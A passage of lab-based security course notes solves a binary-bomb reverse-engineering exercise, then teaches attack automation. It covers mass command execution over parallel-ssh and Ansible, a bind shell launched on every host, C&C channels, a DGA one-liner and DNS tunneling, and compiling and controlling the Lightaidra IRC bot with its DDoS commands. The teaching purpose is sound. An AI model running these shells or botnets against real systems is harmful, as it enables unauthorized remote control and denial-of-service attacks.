
Looking at the `sscanf()` function, the main function of `phase_4()` expects two integers. The first one (`v3`) needs to be less or equal than 14 (`0xE`).

Then it calls another function `func4()` with `v3` as a parameter and expects the result to be 10. In the same line, the second integer (`v4`) is checked as well, and the expected result is also 10.

```
if ((unsigned int) __isoc99_sscanf(a1, "%d %d", &v3, &v4) != 2 || v3 > 0xE)
 explode_bomb();
v1 = v3;
if ((unsigned int) func4(v3, 0LL, 14LL) != 10 || v4 != 10)
 explode_bomb();
```

This is what the decompiled listing for `func4()` looks like:





```

1 int64 __fastcall func4(__int64 a1, __int64 a2, __int64 a3)
2 {
3 int v3; // ebx
4
5 v3 = a2 + ((int)a3 - (int)a2) / 2;
6 if (v3 > (int)a1)
7 {
8 v3 += func4(a1, a2, (unsigned int)(v3 - 1));
9 }
10 else if (v3 < (int)a1)
11 {
12 v3 += func4(a1, (unsigned int)(v3 + 1), a3);
13 }
14 return (unsigned int)v3;
15 }

```

It is a recursive function and it can be tricky to understand. But we can always re-write it in Python and brute-force which input value returns the value 10:

- [python3 phase4.py](#)

Solution: **3 10**

## Phase 5

```

v7 = __readfsqword(0x28u);
if ((int)__isoc99_sscanf(a1, "%d %d", &v5, &v6) <= 1)
 explode_bomb(a1);
v1 = v5 & 0xF;
v5 = v1;
if (v1 == 0xF)
 goto LABEL_7;
v2 = 0;
v3 = 0;
do
{
 ++v3;
 v1 = array_3471[v1];
 v2 += v1;
}
while (v1 != 15);
v5 = 0xF;
if (v3 != 15 || v6 != v2)
LABEL_7:
 explode_bomb(a1);

```

The level expects two integers (v5 and v6). The first one (v5) needs to be less than 15 (0xF). The main loop replaces the first number with the contents of array\_3471, which is an array of 16 numbers from 0 to 15. None of the numbers is repeated.

Double click on the array to see its contents:

```

.rodata:000000000000031C0 ;_DWORD array_3471[16]
.rodata:000000000000031C0 array_3471 dd 0Ah, 2, 0Eh, 7, 8, 0Ch, 0Fh, 0Bh, 0, 4, 1, 0Dh, 3, 9
.rodata:000000000000031C0 ; DATA XREF: phase_5+49+o
.rodata:000000000000031F8 dd 6, 5

```

The loop uses v1 as an index to the array, it cycles through all the values, and stops when the value of v1 becomes 0xF. The check expects that the loop is run 15 times and that the sum of the numbers is equal to the second integer input.

There are multiple ways we can work with this. We can use pen and paper, Python, or GDB. But if we reason about it, we can quickly find out the first number.

Notice that:

- The loop has to be executed 15 times
- The last value has to be 0xF.
- We need to find where to start in order to end up to 0xF
- The code goes through all the elements of the array. If it didn't and there was a repetition it could not have reached 0xF in 15 steps.
- If we allow it to run more than 15 steps it will repeat the cycle.
- Doesn't that mean that the start number should be where 0xF points to (5)?

The second number is the sum of all the numbers we go through in the loop. Is it the sum of the whole array (120)? We can use GDB to find out:

We set v5 to 5, and we will set v6 to 120 to start the analysis:

- `echo "5 120" >> bomb64_input.txt`
- `gdb ./bomb_64`
- `break phase_5`
- `run < bomb64_input.txt`
- `ni`
- `disassemble`

Find the address just before the two final cmp instructions and add a breakpoint:

- `b *0x00005555b4f205823`
- `continue`
- `ni`

- `x/x $rsp+4`

Check the value of the `ecx` register to see what is expected:

- `p $ecx`
- `set *0x7ffed42e19c4=0x73`

Solution: `5 115`

## Phase 6

This one is the most complicated.

After some renaming of variables, the first part of the listing looks like this:

```
v23 = __readfsqword(0x28u);
arr = input_array;
read_six_numbers(a1, (__int64)input_array);
for (i = 1LL; ; ++i)
{
 if ((unsigned int)(*arr - 1) > 5)
 explode_bomb(a1);
 if ((int)i > 5)
 break;
 ctr = i;
 do
 {
 if (*arr == input_array[ctr])
 explode_bomb(a1);
 ++ctr;
 }
 while ((int)ctr <= 5);
 ++arr;
}
```

The input is expected to be 6 integers. What the first loop is doing, is checking that all numbers are less than or equal to 6 and that they are all different from each other.

So we are looking at the permutation of the numbers 1-6.

The key to understanding the rest of the code is to first identify the **node1** struct that we see in the listing.

- Double-click on the **node1** in IDA
- The variable is stored in the **.data** section along with another 5 nodes.
- It is a struct with the following format:

```
struct node {
 int value;

 int id;

 struct node *next;
};
```

This is how the node structs look like in memory, using GDB:

```
gef> x/20x 0x0000558821125200
0x558821125200 <node1>: 0x00000212 0x00000001 0x21125210 0x00005588
0x558821125210 <node2>: 0x000001c2 0x00000002 0x21125220 0x00005588
0x558821125220 <node3>: 0x00000215 0x00000003 0x21125230 0x00005588
0x558821125230 <node4>: 0x00000393 0x00000004 0x21125240 0x00005588
0x558821125240 <node5>: 0x000003a7 0x00000005 0x21125110 0x00005588
gef> x/4x 0x0000558821125110
0x558821125110 <node6>: 0x00000200 0x00000006 0x00000000 0x00000000
```

IDA allows us to create custom structs and use them to guide the disassembly and decompilation. We will need to go to the **Structures** tab and press Insert to add a new struct.

We will name it “node\_struct”. In order to add members on the struct we can click at the last line and press the ‘d’ button three times to add an integer (dd). We repeat the process to add the second integer. To add the pointer we need to press ‘d’ 4 times (dq).

**db** -> byte

**dw** -> word

**dd** -> double word (32 bit)

**dq** -> quad word (64 bit)

We can rename the variables by pressing “N”.

```
00000000 node_struct struc ; (sizeof=0x10, mappedto_29)
00000000 value | dd ?
00000004 id | dd ?
00000008 ptr | dq ?
00000010 node_struct ends
00000010
```

- In the code listing on line 50, right-click on the v7 variable, select “**Convert to struct\***” and then select node\_struct.
- Do the same with the v8 variable.

The do...while loop at the end is very interesting. It goes through the linked list and checks if the value of the next node is higher than the current node. And it explodes if it is:

```
do
{
 if (v8->value < *(_DWORD *)v8->ptr)
 explode_bomb(a1);
 v8 = (node_struct *)v8->ptr;
 --v14;
}
while (v14);
```

What if we just need to order the nodes in descending order of their values?

Solution: 5 4 3 1 6 2

## AUTOMATING ATTACKS WITH MALWARE




*“The one where we attack all the things!”*

Goal: To understand why automation is needed and how we automate. Also, to understand the need for steganography.

### Automation and malware

Until now, we have learned step by step all the processes, from finding computers to gaining persistence and conducting some attacks:



Moving forward, however, there are some challenges:

- If you want to attack a system only once, you access it, and that's it. But what if you need to access it again in the future, many times?

- There is a difference between:
  - Accessing once as a pentester.
  - Accessing many times as an attacker.
- And consider that you may have hundreds of computers infected as an attacker.
- Manually executing commands on **every** infected computer is not ideal.
- Attacking and controlling 1 host manually is ok, 10 is time-consuming, and 100 is not feasible.

## When is a good idea to automate?

Automation is used in many different scenarios, not always in malicious cases:

- Defensive IT admin automation (benign):
  - IT team checking computers have the latest updates.
  - IT team installing security patches.
  - Defensive command and control communications.
  - Example: ANSIBLE<sup>65</sup> can “configure systems, deploy software, orchestrate system updates, and more<sup>1</sup>.”
- Offensive IT pentesting automation (benign):
  - Red team automation of pentesting tasks
  - Infrastructure tests, e.g., checking for vulnerabilities
  - Installing benign *malware* may be good to check:
    - If the organization monitors outgoing connections
    - If the organization detects the transfer of weird code in the network
    - If the organization is only vigilant because of the pentest, or they are always looking.
- Malicious automation:
  - Automated brute force of logins.
  - Automated password harvesting.

---

<sup>65</sup> Ansible is Simple IT Automation, <https://www.ansible.com/>. Accessed on 11/24/2022

- To keep an easy way to get information out.
- An easy, fast, and hidden type of remote control.
- To create files.
- To execute commands.
- Command-and-Control for controlling multiple computers simultaneously (botnets)

## Hands-On: Automation with Parallel-SSH

*What is parallel-ssh? parallel-ssh is an “asynchronous parallel SSH library designed for large scale automation”<sup>66</sup>*

We will use parallel-SSH to control 10 Computers remotely and simultaneously (AKA the poor human’s botnet).

### Let’s create a new user ‘pedro’, in your containers

Log in to your containers and create a new user called ‘pedro’ with password ‘*this1sp3dro*’:

- It is important that we now have all the same user and the same password
- `useradd -p $(openssl passwd -1 this1sp3dro) -m pedro`
  - `-p` → Password to assign in `/etc/shadow` format!
  - `openssl passwd -1` → Generate a shadow format password of type `$1$`
    - `$1$` is MD5

### Testing parallel-ssh works as expected

Before attempting to control more hosts, let's check that parallel-ssh works with one host.

- Put your IP in Matrix
- Ask some friend for their IP, or put yours in Matrix.
- Run and Insert password when prompted
  - `parallel-ssh -A -H "172.16.1.47" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
    - `-A` → Ask for a password

---

<sup>66</sup> Ubuntu Manpage: pssh — parallel ssh program, <https://manpages.ubuntu.com/manpages/trusty/man1/parallel-ssh.1.html>. Accessed on 11/23/2022.



- -H → Host to connect to (it can be a list)
- -l → SSH username to use to connect
- -O → SSH connection options
- -O StrictHostKeyChecking=no → Accept SSH host keys from remote servers and those not in the known host's list
- -i → Show output inline for each server
- "pwd" → Command to execute remotely on the host
- An example of the output of the command is shown below:

```
Warning: do not enter your password if anyone else has superuser
privileges or access to your account.
Password:
[1] 22:12:57 [SUCCESS] 172.16.1.70
/home/pedro
```

## Solving some limitations with PSSH

There are many limitations in Parellel-SSH, let's address some of them.

- We do not want to enter manually the password for every host
  - sshpass<sup>67</sup>: is a tool that helps us securely pass passwords to SSH in a non-interactive way
  - `sshpass -p thisisp3dro parallel-ssh -A -H "172.16.1.47" -l pedro -O StrictHostKeyChecking=no -i "pwd"`
- We do not want to see the SSH banner every time for every host
  - We will use the SSH option -O LogLevel to restrict this output
  - `sshpass -p thisisp3dro parallel-ssh -A -H "172.16.1.47" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -i "pwd"`
- We do not want to scroll in our terminal to see the results as we can miss things
  - We will tell parallel-ssh to store the output so we can store it and see it later
  - We will remove the -i option so we will output everything on the output files
  - `sshpass -p thisisp3dro parallel-ssh -A -H "172.16.1.47" -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pwd"`
  - Check that the command is working and the output was stored:

<sup>67</sup> sshpass(1) - Linux man page, <https://linux.die.net/man/1/sshpass>. Accessed on 11/23/2022

- `cat pssh-output/*`

### Let's connect to 10 hosts automatically with parallel-ssh

- We do not want to manually list all the hosts where to connect to in the command, so create a file
  - Create a list of 10 random IPs to connect to and store it in a file `pssh-hosts`
    - `for ip in $(seq 1 10); do printf "172.16.1.%d\n" "$((RANDOM % 49 + 2))"; done | tee pssh-hosts`
      - `RANDOM % AA + BB:`
        - AA is the maximum host
        - BB is the minimum host
    - Check the command worked and that the `pssh-hosts` file is not empty:
      - `cat pssh-hosts`
  - Instruct `parallel-ssh` to read the hosts from the **`pssh-hosts`** file:
    - `sshpas -p thisisp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "whoami" 2>/dev/null`
    - Check it worked:
      - `cat pssh-output/*`

```
root@bsylabs:~$ cat pssh-output/*
pedro
pedro
pedro
pedro
```

- `grep -H "" pssh-output/*`

```
root@bsylabs:~$ grep -H "" pssh-output/*
pssh-output/172.16.1.41:pedro
pssh-output/172.16.1.43:pedro
pssh-output/172.16.1.47:pedro
pssh-output/172.16.1.50:pedro
```

### Some example commands to do with parallel-ssh

- List processes running on every computer:

- `sshpass -p th1s1sp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "ps uafx" 2>/dev/null`
  - `cat pssh-output/*`
- Run a screen with some processes in the background:
  - `sshpass -p th1s1sp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60; done'" 2>/dev/null`
- Kill the screen processes in every computer:
  - `sshpass -p th1s1sp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill screen" 2>/dev/null`
- Run a reverse shell in every computer using a screen:
  - `sshpass -p th1s1sp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "screen -d -m -S this-is-fine bash -c 'ncat -l 9000 -k -c /bin/bash'" 2>/dev/null`

```
root@bsylabs:~$ ncat 172.16.1.72 9000
pwd
/home/pedro
```
- Kill the all ncat processes in every computer:
  - `sshpass -p th1s1sp3dro parallel-ssh -A -h pssh-hosts -l pedro -O StrictHostKeyChecking=no -O LogLevel=error -o pssh-output "pkill ncat" 2>/dev/null`

### What are the limitations of this type of automation?

We managed to overcome some of the limitations of Parallel-SSH. However, there are many more limitations that make this type of automation not ideal:

- Requires previous SSH access.
- Hard to deal with access errors.
- Unilateral communication: we send instructions, and then we retrieve results.
- Easy to block.
- No info if the connection is down, blocked, or not working.

- No recovery mechanism.

### Extra: automation example with Ansible

Ansible<sup>68</sup> is a software suite to perform IT automation of a multitude of systems simultaneously. Also known as *infrastructure-as-a-service*.

- It is agentless since it only uses SSH to control the inventory.
- It is idempotent, meaning the same tasks can be repeated many times, and the state will be the same<sup>69</sup>.

And we meant idempotent, not omnipotent...



Let's Ansible

- Install ansible (already done in your dockers)
  - `apt install -y ansible`
- Create a folder to store the Ansible files (it creates two directories)
  - `mkdir -p /root/ansible/playbooks`
- Access the ansible directory:
  - `cd /root/ansible`

<sup>68</sup> Ansible, <https://www.ansible.com>. Accessed on 11/29/2023.

<sup>69</sup> Akshaya Balaji, Automation with Ansible — Ansible's Idempotence, Medium, <https://akshayavb99.medium.com/automation-with-ansible-ansibles-idempotence-2c97d3081e6c>. Accessed on 11/29/2023.

- We need to create a new hosts file, which will tell Ansible to which hosts to connect (also allows to add more SSH configurations):

- `vim hosts`

```
[bots]
172.16.1.40
172.16.1.18
172.16.1.21
172.16.1.20
172.16.1.42
172.16.1.14
172.16.1.53
172.16.1.19
172.16.1.68
172.16.1.56
172.16.1.69
```

- Instruct Ansible to use only SSH and not other protocols (such as SFTP):

- `export ANSIBLE_SCP_IF_SSH=True`

- Let's run an Ansible test to check ansible is working:

- `sshpass -p thisisp3dro ansible bots -m ping -i hosts -u pedro --ask-pass`

```
172.16.1.69 | SUCCESS => {
 "ansible_facts": {
 "discovered_interpreter_python": "/usr/bin/python3"
 },
 "changed": false,
 "ping": "pong"
}
```

- `sshpass` → gives the password in plain text to the next program in the pipe
- `bots` → The group of hosts to connect
- `-m` → Indicates that we will use a built-in Ansible module
- `ping` → The ping module is a special built-in Ansible module used to check the connectivity and responsiveness of the hosts in your inventory
- `-i hosts` → Indicates the inventory to use (the file with list of hosts)
- `-u pedro` → Indicates the user that Ansible will attempt to run the actions as.

- `--ask-pass` → Tells Ansible to ask for an SSH password (which is given in the stdin)
- Let's run something more complex. Let's run the screen with a process in the background:
  - Create an Ansible playbook: a YAML file with a scripted series of commands
  - `vim /root/ansible/playbooks/run_screen_bckgrnd.yml`

```

- name: Run command in screen session on all 'bots' hosts
 hosts: bots
 tasks:
 - name: Run command inside a screen session
 shell: |
 screen -d -m -S automation-screen bash -c 'while true; do echo $(date); sleep 60; done'
```

- Now let's run the playbook in all the hosts in the group 'bots':
  - `sshpass -p th1s1sp3dro ansible-playbook -i hosts -u pedro playbooks/run_screen_bckgrnd.yml --ask-pass`
    - `ansible-playbook` → Ansible tool to run playbooks
    - `-i hosts` → Ansible inventory
    - `-u pedro` → Ansible user to perform the actions
    - `playbooks/run_screen_bckgrnd.yml` → YAML file with the playbook to run
- Just in case let's kill the screens just created
  - `sshpass -p th1s1sp3dro ansible bots -m shell -a "pkill -9 screen" -i hosts -u pedro --ask-pass`
- Now let's check the processes running:
  - `sshpass -p th1s1sp3dro ansible bots -m shell -a "ps aux" -i hosts -u pedro --ask-pass`
    - `-m shell` → Use the Ansible shell built-in module
    - `-a "ps aux"` → Execute this action using the shell module

```
172.16.1.69 | CHANGED | rc=0 >>
pedro 1017449 0.0 0.0 4220 2304 ? Ss 23:03 0:00 SCREEN -d -m -S automation-screen
pedro 1017620 0.0 0.0 4220 2176 ? Ss 23:08 0:00 SCREEN -d -m -S automation-screen
pedro 1017798 0.0 0.0 2616 1408 pts/6 S+ 23:12 0:00 /bin/sh -c ps aux|grep screen
pedro 1017800 0.0 0.0 3540 2048 pts/6 S+ 23:12 0:00 grep screen
```

Ansible is a very powerful tool that can be used in a wide variety of applications and scenarios. It is really fascinating!

### Clean up your container!

- Delete `pedro` from the users:
  - `deluser pedro`
  - `rm -rf /home/pedro/`
- Check running processes:
  - `ps afx`
- Kill foreign running processes:
  - `pkill screen`
  - `kill -9 <pid>`

## Command and Control Channels

A command and control channel (C&C or CC or C2) is any mechanism that the infected computer (victim) uses to send updates to the controller and receive commands.

- What a C&C needs
  - A way to connect back to the C&C server so it knows about the infection.
  - A way to receive orders.
  - A way to send answers back.
- Do not confuse C&Cs with connections to download binaries or to update the malware.
- Extra reading: Command & Control Understanding, Denying and Detecting' <https://arxiv.org/pdf/1408.1136.pdf>

## Network-based Command-and-Control

1. Usually **started by the victim** (due to FW, security policies, and controls).
2. You want to send orders fast, so expect a fast **heartbeat**.
  - a. Usually, from seconds to up to a minute. Avg 10 minutes.

- b. Rare cases where heartbeat takes weeks.
3. Control of **various** computers at the same time, so if you see many victims, you can see them doing the same C&C connections.
4. **Synchronicity** since you want all your victims to attack at the same time.
5. **Encrypted** for privacy. Many do not encrypt because they do not care.
6. **Obfuscated** are awesome, but usually, the bandwidth is much less.
7. Same with **steganography**. Very secure, but not so useful.

**Be careful:** One thing is the C&C protocol used to actually transfer orders and data, and another thing is how to find the command and control server on the Internet to start the C&C protocol.

### Examples of ways to find the C&C servers

- Use an IP address directly.
- Use a domain.
- Use DGA: Domain Generation Algorithm ([Wikipedia](#))
  - An algorithm to generate a pseudo-random list of domains.
  - The actual need is to have two **non-communicating** parts to be able to generate the **same** info when requested. But they can coordinate before starting.
  - To generate the same values, you need to know the **key** and the **algorithm**.
  - Example algorithm
    - `C=$(date +%s); B=$((C / 100)); A=$(echo $B| sha256sum |tr -d ' '); echo ${A:35:45}.com`
    - What is the key?
  - If you know it, and we have
  - Let's play!
    - I will run a mysterious CC server.
      - `bash CC.sh`



- It is listening in IP 172.16.1.68, port 9000/TCP.
- It is expecting the domain that will be generated on
  - Dec 1 15:25 UTC 2022
- You have to send the correct domain generated by the example algorithm using ncat:
  - First generate the domain somehow
  - Then send it to
    - `ncat 172.16.1.68 9000`
- How to solve
  - `C=$(date +%s -d "Dec 1 15:25 UTC 2022"); B=$((C / 100)); A=$(echo $B | sha256sum | tr -d ' '); echo ${A:35:45}.com`
- Fast-Flux
  - Fast-flux is the technique to very quickie change and reassign a new IP to a domain name controlled the attacker.
  - Literally one new IP per second.
  - The IPs must work! Usually, they are the IPs of some infected bot computers.

### Examples of protocols that can be converted into C&C channels

- HTTPs
  - `https://www.test.com/status=up`
  - `https://1.1.1.1/status=up`
  - Status updates are easily done with steganography since it is a binary update
    - New idea for you: the bot asks for different SNI subdomains to report, and C&C sends different certificates. 🤖
  - The most common one. Why?
  - Using hostnames? or only IPs? What is the difference?
  - Easy to encrypt!
  - Mixed with real benign traffic. Hard to block.
- A custom port and protocol

- You create a new super duper protocol and use your own weird port.
- What is bad about this?
- In domains. A.K.A. DNS tunneling
  - DNS query to a benign DNS server.
  - The domain is controlled by the attacker.
  - The domain and subdomains contain data, usually encoded and compressed.
    - `A=$(echo "get order " | base64); echo $A.mydomain.com`
      - `Z2VoIG9yZGVyICAK.mydomain.com`
    - What about adding compression?
    - What about adding encryption?
- DoH (DNS over HTTPS) ([Wikipedia](#))
  - First it does an HTTPS request
  - Inside talk JSON with DNS request
  - Or variant talk direct DNS using an on-the-wire format, using a MIME.
- IRC
  - Internet Relay Chat
- P2P (peer-to-peer) networks
- Many others open to your imagination.


## Other Types of Command-and-Control

- Bluetooth connections
- Air-gapped computers
  - Audio connections
  - Vibration connections
  - Laser
  - Infrared (IR)
- Social networks

- Cloud

## A working CC communication channel

**HappyStoic/PythonBotnet:** Simple Command and Control (C&C) botnet written asynchronously using Asyncio in Python3.7. Communication is implemented using unencrypted WebSockets.




- Install a WebSocket client (already installed in your dockers)
  - `npm install -g wscat`
  - This is just like a ncat for WebSockets. Allows you to connect and interact.
- Clone the repository:
  - `git clone https://github.com/HappyStoic/PythonBotnet.git`
- Install it:
  - `cd PythonBotnet/`
  - `pip install .`
- Start the **server** in the background using Tmux:
  - `tmux new-session -d -s botnet_server "python3 /root/PythonBotnet/src/server.py"`
- Now find a friend in Matrix, and offer your computer as infected bot
  - Start bot **client** in the background using Tmux:



### But wait, what is IRC?

Internet Relay Chat. IRC is a communication/chat network that is distributed and highly resilient. IRC is open and maintained by thousands of individuals/organizations that control individual servers. Like CVUT in `irc.felk.cvut.cz`. IRC can easily handle hundreds of thousands of simultaneous users. Compare that with the ‘hundreds’ of modern chat systems like Slack.



There are many ‘IRC Networks’ maintained by different groups. Such as EFNet, Libera Chat, etc.

Luckily, the modern Matrix protocol (<https://matrix.org/>) (that our BSY chat server uses, is designed in the same way).

### How does it spread?

It spreads like most IoT malware. Scanning for vulnerable services and brute forcing them. Then, it installs the bot inside.

### Configure and compile the client (bot) in your VM.

#### Download the code

1. `apt install gcc` (done in your dockers)
2. `apt install make` (done in your dockers)
3. `git clone https://github.com/stratosphereips/lightaidra`
4. `cd lightaidra`
5. `mkdir bin`

## Configure it to connect to an IRC channel

Open the configuration file in an editor:

- `vim include/config.h` (or any editor you like, like vim 😊)

Make the following changes to the file:

1. `#define irc_servers "irc.colosolutions.net:6667"`
  - a. Other IRC servers you can get from here. You need a known IRC network
    - i. <http://www.efnet.org/?module=servers>
    - ii. <https://libera.chat/guides/connect> (irc.eu.libera.chat:6667 etc)
2. `#define irc_chan "#tyerwtytrefwda"`
  - a. The main channel you will use to control your bots
  - b. **Use some random string you only know** so you control your own bot)
3. `#define master_password "<change-it>"`
  - a. **Important:** this is the password that is required to control the bots. Put your own password here.
4. Compile the new bot
  - a. `make x86_64`

## Execute Lightaidra Bot

**Run** the bot manually by executing the binary we just compiled on the terminal

1. `tmux new -t bot`
2. `cd lightaidra/`
3. `bin/x86_64`

```
root@bsylabs:~/lightaidra$ bin/x86_64
:ergo.test 461 * PASS :Not enough parameters
:ergo.test 001 [X]9dbxooH9zj :Welcome to the ErgoTest IRC Network [X]9dbxooH9zj
:ergo.test 002 [X]9dbxooH9zj :Your host is ergo.test, running version ergo-2.7.0-9851d2e9bcbb02ae
:ergo.test 003 [X]9dbxooH9zj :This server was created Thu, 24 Nov 2022 07:32:45 UTC
```

4. You can get out with CTRL-d.

## Control the bots from IRC

To control Lightaidra, we need to use IRC. The first step is to find an IRC client (such as irssi, **weechat**, <https://kiwiirc.com/nextclient/>). For this class, we will use **weechat** which is already installed in your containers (apt install -y weechat)

1. Use the program weechat to connect to the IRC:
  - a. First, be sure you don't run it with root user
  - b. `adduser pedro` (put a random password)
  - c. `sudo su - pedro`
  - d. `bash`
  - e. `weechat`
2. Inside weechat, add the IRC server where to connect (same as the bot):
  - a. `/server add myserver irc.homelien.no`
3. Connect to the server
  - a. `/connect myserver`
4. Join your bot channel
  - a. `/join #tyerwtytrefwda`
5. You should see a screen similar to this one, with channels to the left, chat in the center, and connected users in the right

```

1. myserver
weechat
2. #tyerwtytrefwda
09:35:08 --> | root (~u@bbpgakmu2tevi.irc) has joined @[X]v3enjeszpg
| #tyerwtytrefwda root
09:35:08 -- | Channel #tyerwtytrefwda: 2 nicks (1 op,
| 0 halfops, 0 voices, 1 normal)
09:35:10 -- | Channel created on Thu, 24 Nov 2022
| 09:35:05
09:35:10 === | ===== End of backlog (3 lines)
| =====
09:35:47 --> | root (~u@bbpgakmu2tevi.irc) has joined
| #tyerwtytrefwda
09:35:47 -- | Channel #tyerwtytrefwda: 2 nicks (1 op,
| 0 halfops, 0 voices, 1 normal)
09:35:49 -- | Channel created on Thu, 24 Nov 2022
| 09:35:05

[09:36] [2] [irc/myserver] 2:#tyerwtytrefwda(+nt){2}
[root(i)]

```

6. **Login** to your bot to control it, using the master password we used in the configuration:
  - a. `.login <put the master_password here>`

```

09:37:59 @[X]v3enjeszpg | [login] you are logged in,
| (root!~u@bbpgakmu2tevi.irc).
[09:38] [2] [irc/myserver] 2:#tyerwtytrefwda(+nt){2}

```

7. Check the **status** of the bots:

a. `.status`

```
09:39:38 root | .status
09:39:39 @[X]v3enjeszpg | [status] currently not
 | working.
[09:39] [2] [irc/myserver] 2: #tyerwtyrefwda(+nt){2}
```

8. To quit weechat:

a. `/quit`

The complete list of commands to control the bots is:

```
.* *** Access Commands:\n", channel);
.*\n", channel);
.* .login <password> - login to bot's party-line\n", channel);
.* .logout - logout from bot's party-line\n", channel);
.*\n", channel);
.* *** Miscs Commands\n", channel);
.*\n", channel);
.* .exec <commands> - execute a system command\n", channel);
.* .version - show the current version of bot\n", channel);
.* .status - show the status of bot\n", channel);
.* .help - show this help message\n", channel);
.*\n", channel);
.* *** Scan Commands\n", channel);
.*\n", channel);
.* .advscan <a> <user> <passwd> - scan with user:pass (A.B) classes sets by you\n", channel);
.* .advscan <a> - scan with d-link config reset bug\n", channel);
.* .advscan->recursive <user> <pass> - scan local ip range with user:pass, (C.D) classes random\n", channel);
.* .advscan->recursive - scan local ip range with d-link config reset bug\n", channel);
.* .advscan->random <user> <pass> - scan random ip range with user:pass, (A.B) classes random\n", channel);
.* .advscan->random - scan random ip range with d-link config reset bug\n", channel);
.* .advscan->random->b <user> <pass> - scan local ip range with user:pass, A.(B) class random\n", channel);
.* .advscan->random->b - scan local ip range with d-link config reset bug\n", channel);
.* .stop - stop current operation (scan/dos)\n", channel);
.*\n", channel);
.* *** DDos Commands:\n", channel);
.* NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,\n", channel);
.* use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs\n", channel);
.* where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86\n", channel);
.*\n", channel);
